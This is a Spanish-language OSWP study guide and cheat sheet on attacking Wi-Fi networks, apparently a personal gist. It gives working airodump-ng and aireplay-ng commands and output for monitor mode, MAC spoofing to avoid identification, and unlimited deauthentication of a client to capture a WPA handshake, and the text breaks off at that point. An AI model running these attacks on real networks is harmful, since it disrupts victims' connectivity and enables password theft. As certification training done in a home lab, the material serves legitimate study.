Preparación para el OSWP (by s4vitar)

Offensive Security Wireless Attacks (WiFu) course and Offensive Security Wireless Professional (OSWP) Cheat Sheet

Índice y Estructura Principal

Antecedentes

Antes que nada me gustaría comentar un poco mi experiencia a la hora de abordar el curso, pues tal vez le sirva de inspiración para aquel que pretenda sacarse la certificación.

¿Es difícil la certificación?

A diferencia del OSCP, encontré bastante sencillo el curso, pero todo tiene su explicación.

Cuando empecé con el Hacking, lo primero que toqué fue la parte WiFi, por lo que esta parte la tenía más que controlada antes de empezar. En cuanto a aprendizaje, aprendí una o dos cosas nuevas, lo cual es excitante, pero a groso modo os puedo decir que por mi cuenta de manera autodidacta abarqué mucho más temario del que presentaba el curso.

Por ello hago este Gist, no sólo para comentar las técnicas que necesitáis tener controladas, sino para enseñaros un par de trucos y vectores de ataque que no están de más guardarlos bajo la manga.

¿Qué plan me pillo?

En mi caso me pillé un mes de curso, pero al tercer día de pagarlo me presenté al examen. Para aquellos que no estén experimentados con la temática WiFi, os puedo decir que con un mes tenéis de sobra, ya que no requiere tanta dedicación como el OSCP.

Eso sí, hay multitud de comandos y distintos casos, por lo que sobra decir que practicar siempre hay que practicar.

En este caso el curso no dispone de laboratorio, por lo que será necesario montarse un laboratorio en local donde practicar los distintos casos. Para los interesados, todos los laboratorios los monté con un **TP-Link**', un simple repetidor desde el cual podía configurar si la red quería que fuera de protocolo WPA o de protocolo WEP con sus distintos modos de autenticación.

¿Qué bases tuve antes de comenzar con la certificación?

Como dije anteriormente, tenía altamente controlada la parte WiFi, por lo que el estudio de los ataques a redes WPA y WEP no supuso ningún problema. La guía que te entregan junto a los vídeos están perfectamente estructurados, y cuentas con todo lo necesario para enfrentarte al examen.

¿Qué pasos me recomiendas para abordar con éxito la certificación?

Recomiendo montar un laboratorio en local para practicar todos los vectores de ataque vistos durante el curso.

Para abordar con éxito la certificación, es necesario que sepas al dedillo cómo manejarte en las siguientes situaciones, siguiendo como objetivo obtener la contraseña del punto de acceso inalámbrico:

- Ataques a redes WPA con autenticación PSK
- Ataques a redes WEP con clientes sin autenticación SKA
- Ataques a redes WEP con clientes y autenticación SKA
- Ataques a redes WEP sin clientes

Ahora bien, para cada caso, hay distintas formas de efectuar el procedimiento, ya que depende a su vez del tráfico de la red, la calidad de los paquetes capturados y distintos factores.

¿Cómo está estructurado el examen?

El examen tiene una duración de cuatro horas, te conectas a una máquina por VPN la cual dispone de una tarjeta de red configurada y a partir de ahí escaneas el entorno.

En el entorno, hay un total de tres puntos de acceso que debes vulnerar, cada uno de ellos representando un caso diferente. Para aprobar el examen, debes averiguar la contraseña de los tres AP's, pues en caso contrario no te aprueban.

La gran pregunta, ¿son cuatro horas suficientes?, mi respuesta es más que suficiente. En mi caso en una media hora aproximada ya había terminado el examen (lo cual me sorprendió). Recomiendo tener todos los comandos apuntados para cada caso, eso os permitirá ir a tiro hecho.

¿Tuve problemas a la hora de practicar con el laboratorio en local?

Como dije anteriormente, esta certificación no dispone de laboratorio, lo que te obliga a montarte tu propio laboratorio en local para practicar.

Los únicos ataques que no pude replicar fueron el **Chop Chop de Korek** y el **Fragmentation Attack**, empleado para redes que no disponen de clientes asociados. Este mismo problema lo he visto en más gente, leyendo en artículos donde detallaban el mismo inconveniente. Al parecer depende del modelo de router que tengas.

En la web de Offensive se cita el modelo a usar para practicar los vectores de ataque, pero como comprenderéis, no iba a gastar dinero por poder hacer dos ataques. Por lo demás, el resto de ataque los pude replicar correctamente.

¿Cuáles son los siguientes pasos?

La siguiente certificación que me estoy preparando es el **eWPT**, una certificación de Pentesting Web bastante valorada y orientada a Bug Bounty. Si me animo puede que mate dos pájaros de un tiro y tras tenerla pruebe a hacer el **AWAE** de Offensive Security, ya que estaré bien fresco de ideas una vez finalice el otro.

Por si os interesa, el **eWPT** dispone de un plan (que es el que he pagado) que os permite tener un laboratorio de máquinas de por vida sobre los que practicar Pentesting Web, el cual os actualizan frecuentemente.

Estructura de los apuntes

Para facilitar la repartición de apuntes, intuyo que es buena idea dividirlo por un lado en ataques a redes WPA y por otro lado en ataques a redes WEP con sus distintos casos, ¡así que así lo haremos Mike!

Redes WPA

Este apartado engloba todos los vectores de ataque y técnicas ofensivas destinadas al protocolo WPA.

Conceptos básicos

Hay que aclarar una serie de conceptos clave antes de empezar. La mayoría de los ataques que vamos a ver, además de en ocasiones servir para molestar... van destinados a obtener la contraseña de una red inalámbrica.

El por qué es necesario realizar un ataque para obtener la contraseña es algo que veremos en los siguientes puntos. Hay que tener en cuenta que al tratarse de una autenticación de tipo PSK (Pre-Shared-Key), se está haciendo uso de una clave pre-compartida como su nombre indica, una contraseña única que de estar a disposición de cualquiera puede ser usada para llevar a cabo una asociación contra el AP.

A la hora de llevar a cabo una asociación por una estación (**cliente**) contra el AP, se deja un rastro a nivel de paquetes (eapol), los cuales como atacante, pueden ser capturados y tratados sin estar autenticados al punto de acceso para posteriormente extraer la contraseña de la red inalámbrica.

Todo esto explicado de una manera no técnica para no entrar en materia tan rápido, ya a medida que vayamos avanzando se irá analizando mas a bajo nivel cómo funciona todo :)

Modo monitor

Hay que pensar que estamos rodeados de paquetes por todos lados, paquetes que no somos capaces de percibir, paquetes que contienen información del entorno por el que nos movemos.

Estos paquetes pueden ser capturados con tarjetas de red que acepten el modo monitor. El **modo monitor**, no es más que un modo por el cual podemos escuchar y capturar todos los paquetes que viajen por el aire. Tal vez lo mejor de todo es que no sólo podemos capturarlos, sino también manipularlos (veremos algunos ataques interesantes más adelante).

Para comprobar si nuestra tarjeta de red acepta el modo monitor, haremos una prueba en el siguiente apartado.

Configuración de la tarjeta de red y tips

Empecemos con un par de comandos básicos. A continuación os listo mi tarjeta de red:

```
 ┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
 └──╼ #ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.187  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::1d28:6b2b:a941:5796  prefixlen 64  scopeid 0x20<link>
        ether e4:70:b8:d3:93:5d  txqueuelen 1000  (Ethernet)
        RX packets 6426576  bytes 9229384163 (8.5 GiB)
        RX errors 0  dropped 5  overruns 0  frame 0
        TX packets 1160899  bytes 162727829 (155.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Espero que a partir de ahora os llevéis bien con ella, pues con esta practicaremos la mayoría de ataques.

Para poner en modo monitor nuestra tarjeta de red, es tan simple como aplicar el siguiente comando:

```
 ┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
 └──╼ #airmon-ng start wlan0

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

   PID Name
   818 avahi-daemon
   835 wpa_supplicant
   877 avahi-daemon
  5398 NetworkManager
 18308 dhclient

PHY Interface   Driver      Chipset

phy0    wlan0       iwlwifi     Intel Corporation Wireless 7265 (rev 61)

        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

Ahora bien, cosas a tener en cuenta. Cuando estamos en modo monitor, perdemos conectividad a internet. Este modo no admite conexión a internet, por lo que no os asustéis si de pronto veis que no podéis navegar. Veremos cómo deshabilitar este modo para que todo vuelva a la normalidad.

Cabe decir que al iniciar este modo, se generan una serie de **procesos conflictivos**. Esto es así dado que por ejemplo, si no vamos a tener acceso a internet... ¿por qué tener corriendo los procesos '**dhclient**' y '**wpa_supplicant**'?, es algo absurdo, e incluso la propia suite nos lo recuerda... pues se encargan de darnos conectividad y mantenernos con conexión en una red ya estando asociados, lo cual en este caso... no aplica.

Matar estos procesos es sencillo, tenemos la siguiente forma:

```
 ┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
 └──╼ #pkill dhclient && pkill wpa_supplicant
```

O si deseamos tirar de la propia suite:

```
 ┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
 └──╼ #airmon-ng check kill

Killing these processes:

   PID Name
   835 wpa_supplicant
```

Ya con esto, nuestra tarjeta de red está en modo monitor. Una forma de comprobar si estamos en modo monitor es listando nuestras interfaces de red. Ahora nuestra red **wlan0** debería llamarse **wlan0mon**:

```
 ┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
 └──╼ #ifconfig | grep wlan0 -A 6
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec E4-70-B8-D3-93-5C-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 63  bytes 12032 (11.7 KiB)
        RX errors 0  dropped 63  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Una vez llegados a este punto, se podría decir que ya somos capaces de capturar todos los paquetes que viajan por nuestro alrededor, pero dejaremos esto para el siguiente punto.

Importante, ¿cómo desactivar el modo monitor y hacer que todo vuelva a la normalidad en términos de conectividad?, sencillo. Podemos hacer uso de los siguientes comandos para restablecer la conexión:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #airmon-ng stop wlan0mon && service network-manager restart

PHY Interface   Driver      Chipset

phy0    wlan0mon    iwlwifi     Intel Corporation Wireless 7265 (rev 61)

        (mac80211 station mode vif enabled on [phy0]wlan0)

        (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ping -c 10 -i 0.01 -q google.es
PING google.es (172.217.17.3) 56(84) bytes of data.

--- google.es ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 309ms
rtt min/avg/max/mdev = 28.718/29.565/29.985/0.427 ms, pipe 3
```

Por lo que fuera malestares y preocupaciones, no hay que tirar el ordenador a la basura.

Pero esto no es suficiente. A pesar de no estar conectados a ninguna red y no disponer de direccion IP, lo que en sí puede dejar rastro es nuestra dirección MAC.

La dirección MAC al fin y al cabo es como el DNI de cada dispositivo, es lo que identifica un dispositivo móvil, un router, un ordenador, etc. Sería feo estar haciendo cierto tipo de ataques actuando bajo una dirección MAC que se nos asocie, es lo equivalente a hacer un atraco con pasamontañas pero llevar una cartera con nuestro DNI dentro del bolsillo y que en un descuido se nos caiga al suelo quedando a la exposición de todos los demás.

Una buena practica consiste en falsificar la dirección MAC, y no hace falta saber de electrónica o Hardware para ello. A través de la utilidad **macchanger**, podemos jugar con la dirección MAC de nuestro dispositivo para manipularla a nuestro antojo.

Por ejemplo, imaginemos que quiero asignar a mi tarjeta de red una dirección MAC de la **NATIONAL SECURITY AGENCY** (**NSA**), ¿cómo se procedería?. Primero buscamos la dirección MAC en el amplio listado del que dispone 'macchanger':

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #macchanger -l | grep -i "national security agency"
8310 - 00:20:91 - J125, NATIONAL SECURITY AGENCY
```

Estos tres primeros pares listados corresponden a lo que se conoce como **Organizationally Unique Identifier**, un simple número de 24 bits que identifica al vendor, manufacturer u otra organización.

Una dirección MAC está compuesta por 6 bytes, ya tenemos los primeros 3 bytes, ¿qué hay de los otros 3 bytes?. Los 24 bits restantes corresponden a lo que se conoce como **Universally Administered Address**, y sinceramente... en mis prácticas, siempre me la invento.

Es decir, que si quisiera falsificar una dirección MAC registrada bajo el **OUI** de la NSA, podría hacer lo siguiente:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ifconfig wlan0mon down
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #echo "$(macchanger -l | grep -i "national security agency" | awk '{print $3}'):da:1b:6a"
00:20:91:da:1b:6a
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #macchanger --mac=$(!!) wlan0mon
Current MAC:   e4:70:b8:d3:93:5c (unknown)
Permanent MAC: e4:70:b8:d3:93:5c (unknown)
New MAC:       00:20:91:da:1b:6a (J125, NATIONAL SECURITY AGENCY)
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ifconfig wlan0mon up
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #macchanger -s wlan0mon
Current MAC:   00:20:91:da:1b:6a (J125, NATIONAL SECURITY AGENCY)
Permanent MAC: e4:70:b8:d3:93:5c (unknown)
```

Aspectos a tener en cuenta de lo anterior:

- Es necesario dar de baja la interfaz de red para manipular su dirección MAC, pues de lo contrario el propio 'macchanger' nos avisará de que es necesario darla de baja.
- Con la utilidad '–mac', podemos especificar la dirección MAC a utilizar para la interfaz de red especificada.
- Una vez aplicados los cambios, damos de alta la interfaz y con el parámetro '-s' (**show**), validamos que nuestra tarjeta de red corresponde al **OUI** asignado.

Perfecto, si has llegado a este punto podemos continuar.

Análisis del entorno

Llega el momento interesante. Ahora que estamos en modo monitor, para capturar todos los paquetes de nuestro alrededor, podemos hacer uso del siguiente comando:

```
airodump-ng wlan0mon
```

IMPORTANTE: Aunque tal vez lo debería haber mencionado en el anterior punto, no todas las tarjetas de red tienen por qué llamarse **wlan0**, pueden tener un nombre distinto (Ej: **wlp2s0**), por lo que habrá que tener en cuenta su nombre para acompañarlo junto al comando a aplicar.

Al correr el comando citado anteriormente, obtenemos el siguiente resultado:

```
 CH 13 ][ Elapsed: 18 s ][ 2019-08-05 13:34

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 20:34:FB:B1:C5:53  -20       19        1    0   1  180  WPA2 CCMP   PSK  hacklab
 1C:B0:44:D4:16:78  -59       23       13    0  11  130  WPA2 CCMP   PSK  MOVISTAR_1677
 30:D3:2D:58:3C:6B  -79       29        4    0  11  135  WPA2 CCMP   PSK  devolo-30d32d583c6b
 10:62:D0:F6:F7:D8  -81       15        0    0   6  130  WPA2 CCMP   PSK  LowiF7D3
 F8:8E:85:DF:3E:13  -85       14        0    0   9  130  WPA  CCMP   PSK  Wlan1
 FC:B4:E6:99:A9:09  -85       17        0    0   1  130  WPA2 CCMP   PSK  MOVISTAR_A908
 28:9E:FC:0C:40:3E  -90        2        0    0   6  195  WPA2 CCMP   PSK  vodafone4038

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 20:34:FB:B1:C5:53  34:41:5D:46:D1:38  -27    0 - 2e     0        1
```

Entonces bien, ¿cómo se interpreta este output?.

De los campos más importantes por el momento, por un lado tenemos el campo **BSSID**, donde siempre podremos corroborar cuál es la dirección MAC del punto de acceso. Por otro lado, contamos con el campo **PWR**, donde a modo de consideración, a más cerca esté del valor 0, podremos decir que más cerca nos situamos del AP.

El campo **CH**, indica el canal en el que se sitúa el AP. Cada AP, está posicionado en un canal distinto, con el objetivo de evitar que se dañe el espectro de onda entre las múltiples redes del entorno. Existe un ataque justamente de denegación de servicio, que se encarga de generar múltiples Fake AP's situados en el mismo canal que en el del AP objetivo, consiguiendo así que la red queda inoperativa temporalmente (lo veremos más adelante).

Por otro lado, los campos **ENC, CIPHER** y **AUTH**, donde podremos comprobar siempre con qué tipo de red estamos tratando. La mayoría de redes domésticas cumplen la encriptación WPA/WPA, con cifrado CCMP y modo de autenticación PSK.

En el campo **ESSID**, podremos siempre saber el nombre de la red con la que estamos tratando, pudiendo así en una misma línea a través del campo **BSSID** saber cuál es su dirección MAC, de utilidad para cuando comencemos con la fase de filtrado.

El campo **DATA**, por el momento no lo tocaremos, ya que nos meteremos a fondo con este cuando tratemos las redes de protocolo **WEP**.

Asimismo, en la parte inferior, podemos ver otros datos que están siendo capturados con la herramienta. Esta sección corresponde a la de los clientes. Consideraremos una estación como un cliente asociado. Para el ejemplo mostrado, existe una estación con dirección MAC **34:41:5D:46:D1:38** asociado al **BSSID** '20:34:FB:B1:C5:53', donde de manera inmediata en la parte superior podemos ver que se trata de la red **hacklab**, por lo que ya sabemos que dicha red cuenta con un cliente asociado.

Es posible que en ocasiones lleguemos a capturar estaciones que no están asociadas a ningún punto de acceso, el cual en este caso se indicará con un ' **not associated**' en el campo **BSSID**. Es a través del campo **Frames** de las estaciones, donde podremos ver qué tipo de actividad tiene el cliente sobre dicho AP. Si los Frames aumentan considerablemente a intervalos cortos de tiempo, esto quiere decir que la estación se encuentra activa en el momento de la captura.

Modos de filtro

Aunque es una maravilla poder capturar todos los AP's y estaciones de nuestro entorno, como atacante siempre nos interesará atentar contra un AP específico. Por ello, introducimos en este punto los modos de filtro disponibles desde la herramienta para capturar aquellos puntos de acceso deseados.

Volvamos al caso de antes:

```
 CH 13 ][ Elapsed: 18 s ][ 2019-08-05 13:34

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 20:34:FB:B1:C5:53  -20       19        1    0   1  180  WPA2 CCMP   PSK  hacklab
 1C:B0:44:D4:16:78  -59       23       13    0  11  130  WPA2 CCMP   PSK  MOVISTAR_1677
 30:D3:2D:58:3C:6B  -79       29        4    0  11  135  WPA2 CCMP   PSK  devolo-30d32d583c6b
 10:62:D0:F6:F7:D8  -81       15        0    0   6  130  WPA2 CCMP   PSK  LowiF7D3
 F8:8E:85:DF:3E:13  -85       14        0    0   9  130  WPA  CCMP   PSK  Wlan1
 FC:B4:E6:99:A9:09  -85       17        0    0   1  130  WPA2 CCMP   PSK  MOVISTAR_A908
 28:9E:FC:0C:40:3E  -90        2        0    0   6  195  WPA2 CCMP   PSK  vodafone4038

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 20:34:FB:B1:C5:53  34:41:5D:46:D1:38  -27    0 - 2e     0        1
 ```

 Imaginemos que queremos filtrar para que sólo se lista el punto de acceso cuyo **ESSID** es **hacklab**, ¿qué
 podemos recaudar de primeras de esta red?

 * El AP se sitúa en el canal 1
 * El AP posee dirección MAC 20:34:FB:B1:C5:53
 * El AP posee ESSID hacklab

Generalmente con 2 datos ya es suficiente para llevar a cabo el filtro. Para este caso, podríamos filtrar la
red en cuestión de las siguientes formas:

* airodump-ng -c 1 --essid hacklab wlan0mon
* airodump-ng -c 1 --bssid 20:34:FB:B1:C5:53 wlan0mon
* airodump-ng -c 1 --bssid 20:34:FB:B1:C5:53 --essid hacklab wlan0mon

Para cualquiera de las formas representadas, obtendríamos los siguientes resultados:

```bash
 CH  1 ][ Elapsed: 0 s ][ 2019-08-08 20:12

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 20:34:FB:B1:C5:53  -26 100       29        7    3   1  180  WPA2 CCMP   PSK  hacklab

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 20:34:FB:B1:C5:53  34:41:5D:46:D1:38  -26    0e- 6e     0        9
```

Exportación de evidencias

Ahora bien, a efectos prácticos, nos encontramos en la misma situación que al principio. Como atacantes, lo que nos interesa siempre es recolectar la información del AP objetivo. En este caso, estamos monitorizando el tráfico del AP **hacklab**, pero sin generar evidencias.

Resulta más interesante capturar y exportar todo el tráfico que se monitorea a un fichero, con el propósito de posteriormente poder analizarlo. Para ello se hace uso de la misma sintaxis pero incorporando el parámetro ' **-w**', donde seguidamente especificamos el nombre del fichero:

- airodump-ng -c 1 -w Captura --essid hacklab wlan0mon
- airodump-ng -c 1 -w Captura --bssid 20:34:FB:B1:C5:53 wlan0mon
- airodump-ng -c 1 -w Captura --bssid 20:34:FB:B1:C5:53 --essid hacklab wlan0mon

De esta forma, una vez comienza el escaneo, se generan los siguientes ficheros en nuestro directorio de trabajo:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ls
Captura-01.cap  Captura-01.csv  Captura-01.kismet.csv  Captura-01.kismet.netxml  Captura-01.log.csv
```

Realmente, de todos estos ficheros, con el que la gran mayoría de veces trabajaremos es con el que tiene extensión '.cap', esto es así dando que es el que contendrá el ** Handshake** capturado, con el que trataremos en breve.

Concepto de Handshake

Por cada vez que una estación se asocia o re-asocia a un AP, durante el proceso de asociación viaja la contraseña del AP encriptada. A efectos prácticos, se dice siempre que el **Handshake** en estos casos se genera en el momento en el que un cliente se re-conecta a la red.

Como estamos monitorizando todo el tráfico de la red en un fichero... viene de maravilla capturar una re-asociación, pues esta autenticación dejará rastro en nuestra captura y seremos capaces de visualizar la contraseña encriptada de la red.

Podrías pensar, ¿entonces tengo que quedarme esperando hasta que por X razón una estación se re-asocie al AP?, no exactamente. Ese tipo de escenario se le consideraría escenario pasivo, pues nosotros como atacantes no estaríamos interviniendo para manipular el tráfico del AP.

Existe un escenario activo, el cual pondremos en práctica, donde como atacantes somos capaces de elaborar externamente sin estar asociados a un AP, un ataque de de-autenticación, consiguiendo así expulsar a uno o múltiples clientes de una red inalámbrica sin consentimiento.

Un Handshake al fin y al cabo quedará marcado como un Hash, el cual podremos extraer de la captura posteriormente para iniciar un ataque de fuerza bruta.

Técnicas para capturar un Handshake


A continuación, se representan distintas técnicas con el propósito de capturar un Handshake de la red fijada como objetivo.

Ataque de deautenticación dirigido

El protocolo IEEE 802.11 (Wi-Fi), contiene la provisión para un **marco de deautenticación**. Como atacantes, para este ataque lo que haremos será enviar un marco de deautenticación al punto de acceso inalámbrico objetivo, especificando la dirección MAC del cliente que queremos que sea expulsado de la red.

El proceso de enviar dicho marco al punto de acceso se denomina **Técnica autorizada para informar a una estación no autorizada que se ha desconectado de la red** '.

En otras palabras, estaríamos poniendo en práctica el siguiente esquema:



Para retomar la captura por donde lo habíamos dejado, os vuelvo a representar el caso:

```
 CH  1 ][ Elapsed: 0 s ][ 2019-08-08 20:12

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 20:34:FB:B1:C5:53  -26 100       29        7    3   1  180  WPA2 CCMP   PSK  hacklab

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 20:34:FB:B1:C5:53  34:41:5D:46:D1:38  -26    0e- 6e     0        9
```

Por tanto, tenemos un cliente **34:41:5D:46:D1:38** asociado al AP **hacklab**. Tratemos de expulsarlo del punto de acceso. Para expulsar al cliente, haremos uso de la utilidad de **aireplay-ng**.

'**Aireplay-ng**' cuenta con diferentes modos:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #echo; aireplay-ng --help | tail -n 13 | grep -v help | sed '/^\s*$/d' | sed 's/^ *//'; echo

--deauth      count : deauthenticate 1 or all stations (-0)
--fakeauth    delay : fake authentication with AP (-1)
--interactive       : interactive frame selection (-2)
--arpreplay         : standard ARP-request replay (-3)
--chopchop          : decrypt/chopchop WEP packet (-4)
--fragment          : generates valid keystream   (-5)
--caffe-latte       : query a client for new IVs  (-6)
--cfrag             : fragments against a client  (-7)
--migmode           : attacks WPA migration mode  (-8)
--test              : tests injection and quality (-9)
```

Para este caso, nos interesa el parámetro '**-0**', el cual también puede ser usado con el parámetro '**--deauth**'.

La sintaxis sería la siguiente:

- aireplay-ng -0 10 -e hacklab -c 34:41:5D:46:D1:38 wlan0mon

CONSIDERACIONES: Es necesario tener otra consola abierta monitorizando el AP objetivo, pues en caso de no hacerlo, es probable que el ataque de deautenticación no funcione, pues **aireplay** no sabe sobre qué canal operar.

Para el comando representado, lo que estamos haciendo es desde nuestro equipo de atacante enviar 10 paquetes de de-autenticación a la estación objetivo, haciendo así que esta se desasocie de la red. Al igual que se han especificado 10 paquetes, su valor puede incrementarse al valor deseado.

Es posible incluso especificar un valor '**0**', haciéndole saber así a **aireplay** que queremos enviar un número infinito/ilimitado de paquetes de deautenticación a la estación objetivo:

- aireplay-ng -0 0 -e hacklab -c 34:41:5D:46:D1:38 wlan0mon

Esto mismo lo podríamos haber hecho especificando la dirección MAC del AP en vez de su **ESSID**:

- aireplay-ng -0 0 -a 20:34:FB:B1:C5:53 -c 34:41:5D:46:D1:38 wlan0mon

Obteniendo los siguientes resultados:

```
┌─[✗]─[root@parrot]─[/home/s4vitar]
└──╼ #aireplay-ng -0 10 -a 20:34:FB:B1:C5:53 -c 34:41:5D:46:D1:38 wlan0mon
20:48:28  Waiting for beacon frame (BSSID: 20:34:FB:B1:C5:53) on channel 1
20:48:29  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [18|65 ACKs]
20:48:29  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [11|63 ACKs]
20:48:30  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [ 0|64 ACKs]
20:48:30  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [14|66 ACKs]
20:48:31  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [17|63 ACKs]
20:48:32  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [ 0|64 ACKs]
20:48:32  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [24|66 ACKs]
20:48:33  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [ 0|64 ACKs]
20:48:33  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [ 0|64 ACKs]
20:48:34  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:46:D1:38] [ 0|64 ACKs]
```

Ahora bien, para saber si nuestros paquetes están surtiendo efecto sobre la estación, el truco está en contemplar el valor izquierdo que figura en los valores situados a la derecha del todo '**[18|65 ACKs]**'. Siempre que este sea mayor que 0, ello querrá decir que nuestros paquetes están siendo enviados correctamente a la estación.

Si haces estas practicas en local, podrás comprobar cómo tu dispositivo en caso de haber sido la estación víctima, habría sido desconectado del AP. Por otro lado, aunque lo veremos más adelante, imaginemos que ahora paramos el ataque, ¿qué creéis que pasaría?. Fijaros que en la mayoría de las veces, los dispositivos tienden a recordar los puntos de acceso a los que alguna vez han estado conectados.

Esto es así debido a los paquetes **Probe Request**:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -i wlan0mon -Y 'wlan.fc.type_subtype==4' 2>/dev/null
   49 1.516614496 HonHaiPr_17:91:c0 → Broadcast    802.11 240 Probe Request, SN=98, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
  242 9.119006178 HonHaiPr_17:91:c0 → Broadcast    802.11 240 Probe Request, SN=112, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
  473 17.062963738 HonHaiPr_17:91:c0 → Broadcast    802.11 240 Probe Request, SN=126, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
  487 17.411192451 HonHaiPr_17:91:c0 → Broadcast    802.11 240 Probe Request, SN=128, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
  511 18.533411763 IntelCor_46:d1:38 → Broadcast    802.11 285 Probe Request, SN=2477, FN=0, Flags=........C, SSID=hacklab
  512 18.552100778 IntelCor_46:d1:38 → Broadcast    802.11 285 Probe Request, SN=2479, FN=0, Flags=........C, SSID=hacklab
  513 18.556049394 IntelCor_46:d1:38 → Broadcast    802.11 278 Probe Request, SN=2480, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
  515 18.649006729 Google_71:cf:8c → Broadcast    802.11 195 Probe Request, SN=1719, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
  516 18.650498757 Google_71:cf:8c → Broadcast    802.11 208 Probe Request, SN=1720, FN=0, Flags=........C, SSID=MOVISTAR_DF12
  517 18.669117644 Google_71:cf:8c → Broadcast    802.11 195 Probe Request, SN=1721, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
  518 18.670480133 Google_71:cf:8c → Broadcast    802.11 208 Probe Request, SN=1722, FN=0, Flags=........C, SSID=MOVISTAR_DF12
  519 18.691337428 Google_71:cf:8c → Broadcast    802.11 195 Probe Request, SN=1723, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
```

Y es justamente aquí donde está la gracia, pues de parar el ataque, el dispositivo lo que de manera automática hará será reconectarse al AP, sin nosotros tener que hacer nada. Y es en este momento, donde se generará el Handshake:

```
